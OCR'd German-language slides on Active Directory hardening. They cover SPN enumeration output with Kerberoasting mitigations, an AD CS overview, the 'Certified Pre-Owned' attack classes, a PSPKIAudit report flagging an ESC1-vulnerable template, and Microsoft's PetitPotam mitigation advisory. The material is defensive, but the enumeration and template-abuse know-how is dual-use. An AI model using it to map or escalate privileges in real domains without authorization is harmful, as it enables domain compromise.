
```
C:\> setspn -T windomain -Q */*

CN=mssql_svc,CN=Users,DC=windomain,DC=local
        mssql_svc/mssqlserver.windomain.local
CN=http_svc,CN=Users,DC=windomain,DC=local
        http_svc/httpserver.windomain.local
CN=exchange_svc,CN=Users,DC=windomain,DC=local
        exchange_svc/exserver.windomain.local
```

- Wenn der Dienst nicht verwendet wird, SPN entfernen
- Wenn der Dienst verwendet wird: Least-Privilege-Prinzip
- Langes und komplexes Passwort, mindestens 25 Zeichen
- Fine Grained Password Policies zum Durchsetzen der Passwortrichtlinie
- Umstellen auf (group) Managed Service Accounts (MSA, gMSA), falls unterstützt

Active Directory Certificate Services (AD CS)

AD CS bietet anpassbare Dienste für die Ausstellung und Verwaltung von digitalen Zertifikaten

- Certification Authorities
- CA Web Enrollment
- Network Device Enrollment Service (NDES)
- Certificate Enrollment Web Service
- Certificate Enrollment Policy Web Service



Quelle: http://download.microsoft.com/download/5/9/8/5987FA9D-06DF-4B71-97DB-EA8E5649C126/01-Introduction%20to%20Active%20Directory.pptx


Active Directory Certificate Services (AD CS): Juli 2021 Whitepaper „Certified Pre-Owned“

THEFT (5)	PERSIST (5)	ESC (8)	DPERSIST (3)
Diebstahl des Benutzer/ Maschinen-Zertifikats	Enrollment von aktiven Zertifikaten	Eskalation in der Domäne	Persistenz in der Domäne

ADCS auditieren mit PSPKIAudit


```
[!] Potentially vulnerable Certificate Templates:

CA                          : dc.theshire.local\theshire-DC-CA
Name                        : ESC1Template
SchemaVersion               : 2
OID                         : ESC1 Template
                              (1.3.6.1.4.1.311.21.8.10395027.10224472.4213181.15714845.1171465.9.10657968.9897558)
VulnerableTemplateACL       : False
LowPrivCanEnroll            : True
EnrolleeSuppliesSubject     : True
EnhancedKeyUsage            : Client Authentication (1.3.6.1.5.5.7.3.2)|Secure Email (1.3.6.1.5.5.7.3.4)|Encrypting File
                              System (1.3.6.1.4.1.311.10.3.4)
HasAuthenticationEku        : True
HasDangerousEku             : False
EnrollmentAgentTemplate     : False
CAManagerApproval           : False
IssuanceRequirements        : [Issuance Requirements]
                                Authorized signature count: 0
                                Reenrollment requires: same criteria as for enrollment.
ValidityPeriod              : 1 years
RenewalPeriod               : 6 weeks
Owner                       : THESHIRE\localadmin
DACL                        : NT AUTHORITY\Authenticated Users (Allow) - Read
                              THESHIRE\Domain Admins (Allow) - Read, Write, Enroll
                              THESHIRE\Domain Users (Allow) - Enroll
                              THESHIRE\Enterprise Admins (Allow) - Read, Write, Enroll
                              THESHIRE\localadmin (Allow) - Read, Write
Misconfigurations           : ESC1
```

Quelle: https://github.com/GhostPack/PSPKIAudit#output-explanation


KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS)
Summary
Microsoft is aware of PetitPotam which can potentially be used to attack Windows domain controllers or other Windows servers. PetitPotam is a classic NTLM Relay Attack, and such attacks have been previously documented by Microsoft along with numerous mitigation options to protect customers. For example: Microsoft Security Advisory 974926.
To prevent NTLM Relay Attacks on networks with NTLM enabled, domain administrators must ensure that services that permit NTLM authentication make use of protections such as Extended Protection for Authentication (EPA) or signing features such as SMB signing. PetitPotam takes advantage of servers where Active Directory Certificate Services (AD CS) is not configured with protections for NTLM Relay Attacks. The mitigations below outline to customers how to protect their AD CS servers from such attacks.
You are potentially vulnerable to this attack if you are using Active Directory Certificate Services (AD CS) with any of the following services:
Certificate Authority Web Enrollment
Certificate Enrollment Web Service
You're invited to try Microsoft 365 for free
Unlock now